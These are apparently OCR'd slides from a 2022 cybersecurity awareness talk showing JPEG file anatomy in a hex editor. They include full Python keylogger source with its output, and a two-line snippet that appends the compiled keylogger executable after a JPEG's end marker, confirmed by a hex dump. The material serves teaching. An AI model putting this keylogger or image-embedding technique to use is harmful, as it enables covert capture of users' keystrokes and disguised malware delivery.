UInt8	go to:	3E
Int16	go to:	-40C2
UInt16	go to:	BF3E
Int24	go to:	-1840C2
UInt24	go to:	E7BF3E
Int32	go to:	-1840C2
UInt32	go to:	FFE7BF3E
Int64	go to:	1FFE0300FFE7BF3E
UInt64	go to:	1FFE0300FFE7BF3E
LEB128	go to:	3E
ULEB128	go to:	3E
AnsiChar / char8_t		>
WideChar / char16_t		뼾
UTF-8 code point		> (U+003E)
Single (float32)		NaN
Double (float64)		1.39898586330989E-154
OLETIME		12/30/1899
FILETIME		2/26/8906 12:56:48 AM
DOS date		9/30/2075
DOS time		Invalid
DOS time & date		Invalid
time_t (32 bit)		Invalid
time_t (64 bit)		Invalid
GUID		{FFE7BF3E-0300-1FFE-A46B-485D
Disassembly (x86-16)		ds mov di,$0000FFE7
Disassembly (x86-32)		ds mov edi,$0300FFE7
Disassembly (x86-64)		ds mov edi,$0300FFE7


Byte order

● Little endian ○ Big endian

☑ Hexadecimal basis (for integral numbers)

Anatomy of a JPEG image

- Most popular image viewers do not look beyond the last byte of the JPEG file which is FFD9
- Often malware programs can exploit this vulnerability by injecting malicious code.



HxD - [C:\Users\shaji.nathan\Desktop\GWC2022\BTS.original.jpg]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
BTS.original.jpg

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 01 2C  ÿØÿà..JFIF.....,
00000010  01 2C 00 00 FF E1 03 6C 45 78 69 66 00 00 4D 4D  .,..ÿá.lExif..MM
00000020  00 2A 00 00 00 08 00 0A 01 06 00 03 00 00 00 01  .*..............
00000030  00 02 00 00 01 0F 00 02 00 00 00 12 00 00 00 86  ...............†
00000040  01 10 00 02 00 00 00 09 00 00 00 98 01 12 00 03  ...........˜....
00000050  00 00 00 01 00 01 00 00 01 1A 00 05 00 00 00 01  ................
00000060  00 00 00 A2 01 1B 00 05 00 00 00 01 00 00 00 AA  ...¢...........ª
00000070  01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02  .(...........1..
00000080  00 00 00 24 00 00 00 B2 01 32 00 02 00 00 00 14  ...$...².2......
00000090  00 00 00 D6 87 69 00 04 00 00 00 01 00 00 00 EA  ...Ö‡i.........ê
000000A0  00 00 00 00 4E 49 4B 4F 4E 20 43 4F 52 50 4F 52  ....NIKON CORPOR
000000B0  41 54 49 4F 4E 00 4E 49 4B 4F 4E 20 44 35 00 00  ATION.NIKON D5..
000000C0  00 00 01 2C 00 00 00 01 00 00 01 2C 00 00 00 01  ...,.......,....
000000D0  41 64 6F 62 65 20 50 68 6F 74 6F 73 68 6F 70 20  Adobe Photoshop 
000000E0  43 43 20 32 30 31 39 20 28 4D 61 63 69 6E 74 6F  CC 2019 (Macinto
000000F0  73 68 29 00 32 30 31 38 3A 31 32 3A 30 31 20 31  sh).2018:12:01 1
00000100  39 3A 32 31 3A 34 38 00 00 28 82 9A 00 05 00 00  9:21:48..(‚š....
00000110  00 01 00 00 02 D0 82 9D 00 05 00 00 00 01 00 00  .....Ð‚.........
00000120  02 D8 88 22 00 03 00 00 00 01 00 01 00 00 88 27  .Øˆ"..........ˆ'
00000130  00 03 00 00 00 01 03 E8 00 00 88 30 00 03 00 00  .......è..ˆ0....
00000140  00 01 00 02 00 00 88 32 00 04 00 00 00 01 00 00  ......ˆ2........
00000150  03 E8 90 00 00 07 00 00 00 04 30 32 33 31 90 03  .è........0231..
00000160  00 02 00 00 00 14 00 00 02 E0 90 04 00 02 00 00  .........à......
00000170  00 14 00 00 02 F4 91 01 00 07 00 00 00 04 01 02  .....ô‘.........
00000180  03 00 91 02 00 05 00 00 00 01 00 00 03 08 92 01  ..‘...........’.
00000190  00 0A 00 00 00 01 00 00 03 10 92 02 00 05 00 00  ..........’.....
000001A0  00 01 00 00 03 18 92 04 00 0A 00 00 00 01 00 00  ......’.........
000001B0  03 20 92 05 00 05 00 00 00 01 00 00 03 28 92 07  . ’..........(’.
000001C0  00 03 00 00 00 01 00 03 00 00 92 08 00 03 00 00  ..........’.....
000001D0  00 01 00 00 00 00 92 09 00 03 00 00 00 01 00 0D  ......’.........
000001E0  00 00 92 0A 00 05 00 00 00 01 00 00 03 30 92 86  ..’..........0’†
000001F0  00 07 00 00 00 2C 00 00 03 38 92 90 00 02 00 00  .....,...8’.....
00000200  00 03 36 38 00 00 92 91 00 02 00 00 00 03 36 38  ..68..’‘......68
00000210  00 00 92 92 00 02 00 00 00 03 36 38 00 00 A0 00  ..’’......68.. .
00000220  00 07 00 00 00 04 30 31 30 30 A0 01 00 03 00 00  ......0100 .....
00000230  00 01 00 01 00 00 A0 02 00 04 00 00 00 01 00 00  ...... .........
00000240  04 5F A0 03 00 04 00 00 00 01 00 00 02 7F A2 17  ._ ...........¢.
00000250  00 03 00 00 00 01 00 02 00 00 A3 00 00 07 00 00  ..........£.....
00000260  00 01 03 00 00 00 A3 01 00 07 00 00 00 01 01 00  ......£.........
00000270  00 00 A4 01 00 03 00 00 00 01 00 00 00 00 A4 02  ..¤...........¤.
00000280  00 03 00 00 00 01 00 01 00 00 A4 03 00 03 00 00  ..........¤.....
00000290  00 01 00 01 00 00 A4 05 00 03 00 00 00 01 00 46  ......¤........F
```

Offset(h): C0B90 Block(h): C0B90-C0C43 Length(h): B4

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000C0A80  66 89 F6 C7 78 AC D7 54 F1 5F C3 0F 16 78 77 4C  f‰öÇx¬×Tñ_Ã..xwL
000C0A90  5B 99 23 E6 2B 63 7F AA C7 E6 3E 46 D4 C9 CF 1C  [™#æ+c.ªÇæ>FÔÉÏ.
000C0AA0  38 4B 69 49 BE 5B FF 00 5D 8D 9C 7F 76 E3 1E AF  8KiI¾[ÿ.].œ.vã.¯
000C0AB0  FA F4 FC 7D 0F E7 03 E3 86 A6 FA F7 8B BE 1B F8  úôü}.ç.ã†¦ú÷‹¾.ø
000C0AC0  86 5B 21 A5 B6 BB FB 1F FE C6 1A BF D8 44 A2 E7  †[!¥¶»û.þÆ.¿ØD¢ç
000C0AD0  EC 22 FB E0 76 99 75 F6 41 22 E5 1B EC 93 CF 24  ì"ûàv™uöA"å.ì“Ï$
000C0AE0  59 52 C1 B6 EE E8 D8 AF F4 67 E8 C1 1F F8 D6 35  YRÁ¶îèØ¯ôgèÁ.øÖ5
000C0AF0  2D D7 34 AD FF 00 A4 D3 FE BF AB 9F D2 7E 13 C9  -×4.ÿ.¤Óþ¿«ŸÒ~.É
000C0B00  FF 00 A9 E9 A7 78 FD 6E A7 97 48 6C 78 D9 0A 41  ÿ.©é§xýn§—HlxÙ.A
000C0B10  C2 8F 97 E5 6C FA 9E 7E 5E 49 19 39 C6 73 8F 6E  Â.—ålúž~^I.9Æs.n
000C0B20  95 FD 10 D5 AE 9F F5 FD 7C FF 00 CB F4 E8 4B 9A  •ý.Õ®Ÿõý|ÿ.ËôèKš
000C0B30  D6 6D 7A EB FD 7F 5B 8B E5 65 14 F4 20 E5 58 1C  Ömzëý.[‹åe.ô åX.
000C0B40  B0 FB A4 1E 79 CF CB EB DE 9A 76 77 F2 B7 AF AF  °û¤.yÏËëÞšvwò·¯¯
000C0B50  F5 FF 00 06 D3 9A D5 69 25 D6 FF 00 D7 F5 F8 F4  õÿ..ÓšÕi%Öÿ.×õøô
000C0B60  7A 7E B0 14 0B 6B A1 B8 97 0A B3 60 B6 33 C6 E6  z~°..k¡¸—.³`¶3Ææ
000C0B70  5E 49 EB DA BE 63 32 C8 7D A4 A7 89 C1 5A 32 EB  ^IëÚ¾c2È}¤§‰ÁZ2ë
000C0B80  1D 93 F3 4F A7 FC 03 E8 32 FC E3 92 D4 F1 49 C9  .“óO§ü.è2üã’ÔñIÉ
000C0B90  3E BF E7 FF 00 03 FE 1F A4 6B 48 5D 43 0E 73 FC  >¿çÿ..þ.¤kH]C.sü
000C0BA0  40 B0 E0 9E B8 2A 70 7A 76 35 F2 15 65 38 CB 95  @°àž¸*pzv5ò.e8Ë•
000C0BB0  F4 6D 7D DF D7 F5 D7 E9 A1 35 38 C6 5C DF 81 59  ôm}ß×õ×é¡58Æ\ß.Y
000C0BC0  F4 F0 DF 74 71 C1 6E 42 EF 2D 80 06 06 EC 74 3F  ôðßtqÁnBï-€..ìt?
000C0BD0  E7 AC B7 2B FA 3F EB FA B1 A2 9B D5 DE EB EE FE  ç¬·+ú?ëú±¢›ÕÞëîþ
000C0BE0  BF 12 BF F6 76 E1 85 20 FF 00 74 F4 E4 70 01 07  ¿.¿övá… ÿ.tôäp..
000C0BF0  9E 9E E7 E9 EB 0E 6D B6 F7 5F D7 F5 FD 58 B8 D5  žžçéë.m¶÷_×õýX¸Õ
000C0C00  4D 25 1D BF AF EB AF F9 C0 DA 71 0D 9C A8 2D C0  M%.¿¯ë¯ùÀÚq.œ¨-À
000C0C10  DA 58 70 3E F0 3E BF 8F FF 00 58 5A 92 94 55 D7  ÚXp>ð>¿.ÿ.XZ’”U×
000C0C20  F5 FD 7F 5D B4 55 9E DF D7 F5 F2 1C DA 78 19 DD  õý.]´Užß×õò.Úx.Ý
000C0C30  8C 03 CF D4 F2 14 7A 80 3D 87 F8 2D 3A 19 3A D7  Œ.ÏÔò.z€=‡ø-:.:×
000C0C40  7A B3 FF D9                                      z³ÿÙ
```

Special editors

Data inspector

Binary (8 bit)		00111110
Int8	go to:	3E
UInt8	go to:	3E
Int16	go to:	-40C2
UInt16	go to:	BF3E
Int24	go to:	-1840C2
UInt24	go to:	E7BF3E
Int32	go to:	-1840C2
UInt32	go to:	FFE7BF3E
Int64	go to:	1FFE0300FFE7BF3E
UInt64	go to:	1FFE0300FFE7BF3E
LEB128	go to:	3E
ULEB128	go to:	3E
AnsiChar / char8_t		>
WideChar / char16_t		뼾
UTF-8 code point		> (U+003E)
Single (float32)		NaN
Double (float64)		1.39898586330989E-154
OLETIME		12/30/1899
FILETIME		2/26/8906 12:56:48 AM
DOS date		9/30/2075
DOS time		Invalid
DOS time & date		Invalid
time_t (32 bit)		Invalid
time_t (64 bit)		Invalid
GUID		{FFE7BF3E-0300-1FFE-A46B-485D
Disassembly (x86-16)		ds mov di,$0000FFE7
Disassembly (x86-32)		ds mov edi,$0300FFE7
Disassembly (x86-64)		ds mov edi,$0300FFE7

Byte order: ● Little endian ○ Big endian

☑ Hexadecimal basis (for integral numbers)


Offset(h): C0B90 Block(h): C0B90-C0C43 Length(h): B4 Overwrite

Mechanics of a cybersecurity Threat

- The following is a simple python program to log key events from a user.
- This program just logs the input from a user and stores it in a logfile

```
#!/usr/bin/env python3
from pynput import keyboard


class KeyLogger():
    def __init__(self, filename: str = "keylogs.txt") -> None:
        self.filename = filename

    @staticmethod
    def get_char(key):
        try:
            return key.char
        except AttributeError:
            return str(key)

    def on_press(self, key):
        print(key)
        with open(self.filename, 'a') as logs:
            logs.write(self.get_char(key))

    def main(self):
        listener = keyboard.Listener(
            on_press=self.on_press,
        )
        listener.start()


if __name__ == '__main__':
    logger = KeyLogger()
    logger.main()
    input()
```

```
Desktop\GWC2022>python  BTS.py
'h'
h'e'
e'l'
l'l'
l'o'
o't'
t'h'
h'i'
i's'
sKey.space
 'i'
i's'
sKey.space
 'a'
aKey.space
 't'
t'e'
e's'
s't'
t
```




```
hellothisKey.spaceisKey.spaceaKey.spacetestKey.spaceansKey.spaceKey.backspaceKey.backspacedKey.spacestor
```

```
Desktop\GWC2022

11/22/2022  03:02 AM    <DIR>          .
11/22/2022  03:02 AM    <DIR>          ..
11/22/2022  12:18 AM    <DIR>          .ipynb_checkpoints
11/15/2022  09:56 PM         6,791,340 BTS.exe
11/22/2022  02:20 AM         7,580,912 BTS.jpg
11/22/2022  02:26 AM           789,572 BTS.original.jpg
11/22/2022  01:11 AM               694 BTS.py
11/22/2022  02:29 AM         7,382,698
GWC.Presentation.pptx
11/22/2022  02:22 AM               882
GWC2022CyberSecurity.Challenge.ipynb
11/22/2022  03:04 AM               220 keylogs.txt
               7 File(s)     22,546,318 bytes
               3 Dir(s)  72,422,285,312 bytes free
```

Mechanics of a cybersecurity Threat

- We can convert this keylogger as an executable and embed this using a simple python program
- This two line python program takes the keylogger (BTS.EXE) and embeds it into BTS.jpg file


```
Desktop\GWC2022

11/22/2022  03:02 AM    <DIR>          .
11/22/2022  03:02 AM    <DIR>          ..
11/22/2022  12:18 AM    <DIR>          .ipynb_checkpoints
11/15/2022  09:56 PM         6,791,340 BTS.exe
11/22/2022  02:20 AM         7,580,912 BTS.jpg
11/22/2022  02:26 AM           789,572 BTS.original.jpg
11/22/2022  01:11 AM               694 BTS.py
11/22/2022  02:29 AM         7,382,698
GWC.Presentation.pptx
11/22/2022  02:22 AM               882
GWC2022CyberSecurity.Challenge.ipynb
11/22/2022  03:04 AM               220 keylogs.txt
               7 File(s)     22,546,318 bytes
               3 Dir(s)  72,422,285,312 bytes free
```


jupyter
GWC2022CyberSecurity.Challenge Last Checkpoint: an hour ago (autosaved)
File
Edit
View
Insert
Cell
Kernel
Widgets
Help
Run
Code

```
In [15]: with open('BTS.jpg','ab') as f, open('BTS.exe','rb') as e:
             f.write(e.read())
```

Mechanics of a cybersecurity Threat

- Everything after FFD9 in the BTS.jpg is our keylogger   BTS.EXE



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000C0B00  FF 00 A9 E9 A7 78 FD 6E A7 97 48 6C 78 D9 0A 41  ÿ.©é§xýn§—HlxÙ.A
000C0B10  C2 8F 97 E5 6C FA 9E 7E 5E 49 19 39 C6 73 8F 6E  Â.—ålúž~^I.9Æs.n
000C0B20  95 FD 10 D5 AE 9F F5 FD 7C FF 00 CB F4 E8 4B 9A  •ý.Õ®Ÿõý|ÿ.ËôèKš
000C0B30  D6 6D 7A EB FD 7F 5B 8B E5 65 14 F4 20 E5 58 1C  Ömzëý.[‹åe.ô åX.
000C0B40  B0 FB A4 1E 79 CF CB EB DE 9A 76 77 F2 B7 AF AF  °û¤.yÏËëÞšvwò·¯¯
000C0B50  F5 FF 00 06 D3 9A D5 69 25 D6 FF 00 D7 F5 F8 F4  õÿ..ÓšÕi%Öÿ.×õøô
000C0B60  7A 7E B0 14 0B 6B A1 B8 97 0A B3 60 B6 33 C6 E6  z~°..k¡¸—.³`¶3Ææ
000C0B70  5E 49 EB DA BE 63 32 C8 7D A4 A7 89 C1 5A 32 EB  ^IëÚ¾c2È}¤§‰ÁZ2ë
000C0B80  1D 93 F3 4F A7 FC 03 E8 32 FC E3 92 D4 F1 49 C9  .“óO§ü.è2üã’ÔñIÉ
000C0B90  3E BF E7 FF 00 03 FE 1F A4 6B 48 5D 43 0E 73 FC  >¿çÿ..þ.¤kH]C.sü
000C0BA0  40 B0 E0 9E B8 2A 70 7A 76 35 F2 15 65 38 CB 95  @°àž¸*pzv5ò.e8Ë•
000C0BB0  F4 6D 7D DF D7 F5 D7 E9 A1 35 38 C6 5C DF 81 59  ôm}ß×õ×é¡58Æ\ß.Y
000C0BC0  F4 F0 DF 74 71 C1 6E 42 EF 2D 80 06 06 EC 74 3F  ôðßtqÁnBï-€..ìt?
000C0BD0  E7 AC B7 2B FA 3F EB FA B1 A2 9B D5 DE EB EE FE  ç¬·+ú?ëú±¢›ÕÞëîþ
000C0BE0  BF 12 BF F6 76 E1 85 20 FF 00 74 F4 E4 70 01 07  ¿.¿övá… ÿ.tôäp..
000C0BF0  9E 9E E7 E9 EB 0E 6D B6 F7 5F D7 F5 FD 58 B8 D5  žžçéë.m¶÷_×õýX¸Õ
000C0C00  4D 25 1D BF AF EB AF F9 C0 DA 71 0D 9C A8 2D C0  M%.¿¯ë¯ùÀÚq.œ¨-À
000C0C10  DA 58 70 3E F0 3E BF 8F FF 00 58 5A 92 94 55 D7  ÚXp>ð>¿.ÿ.XZ’”U×
000C0C20  F5 FD 7F 5D B4 55 9E DF D7 F5 F2 1C DA 78 19 DD  õý.]´Užß×õò.Úx.Ý
000C0C30  8C 03 CF D4 F2 14 7A 80 3D 87 F8 2D 3A 19 3A D7  Œ.ÏÔò.z€=‡ø-:.:×
000C0C40  7A B3 FF D9 4D 5A 90 00 03 00 00 00 04 00 00 00  z³ÿÙMZ..........
000C0C50  FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
000C0C60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000C0C70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000C0C80  08 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  ......º..´.Í!¸.L
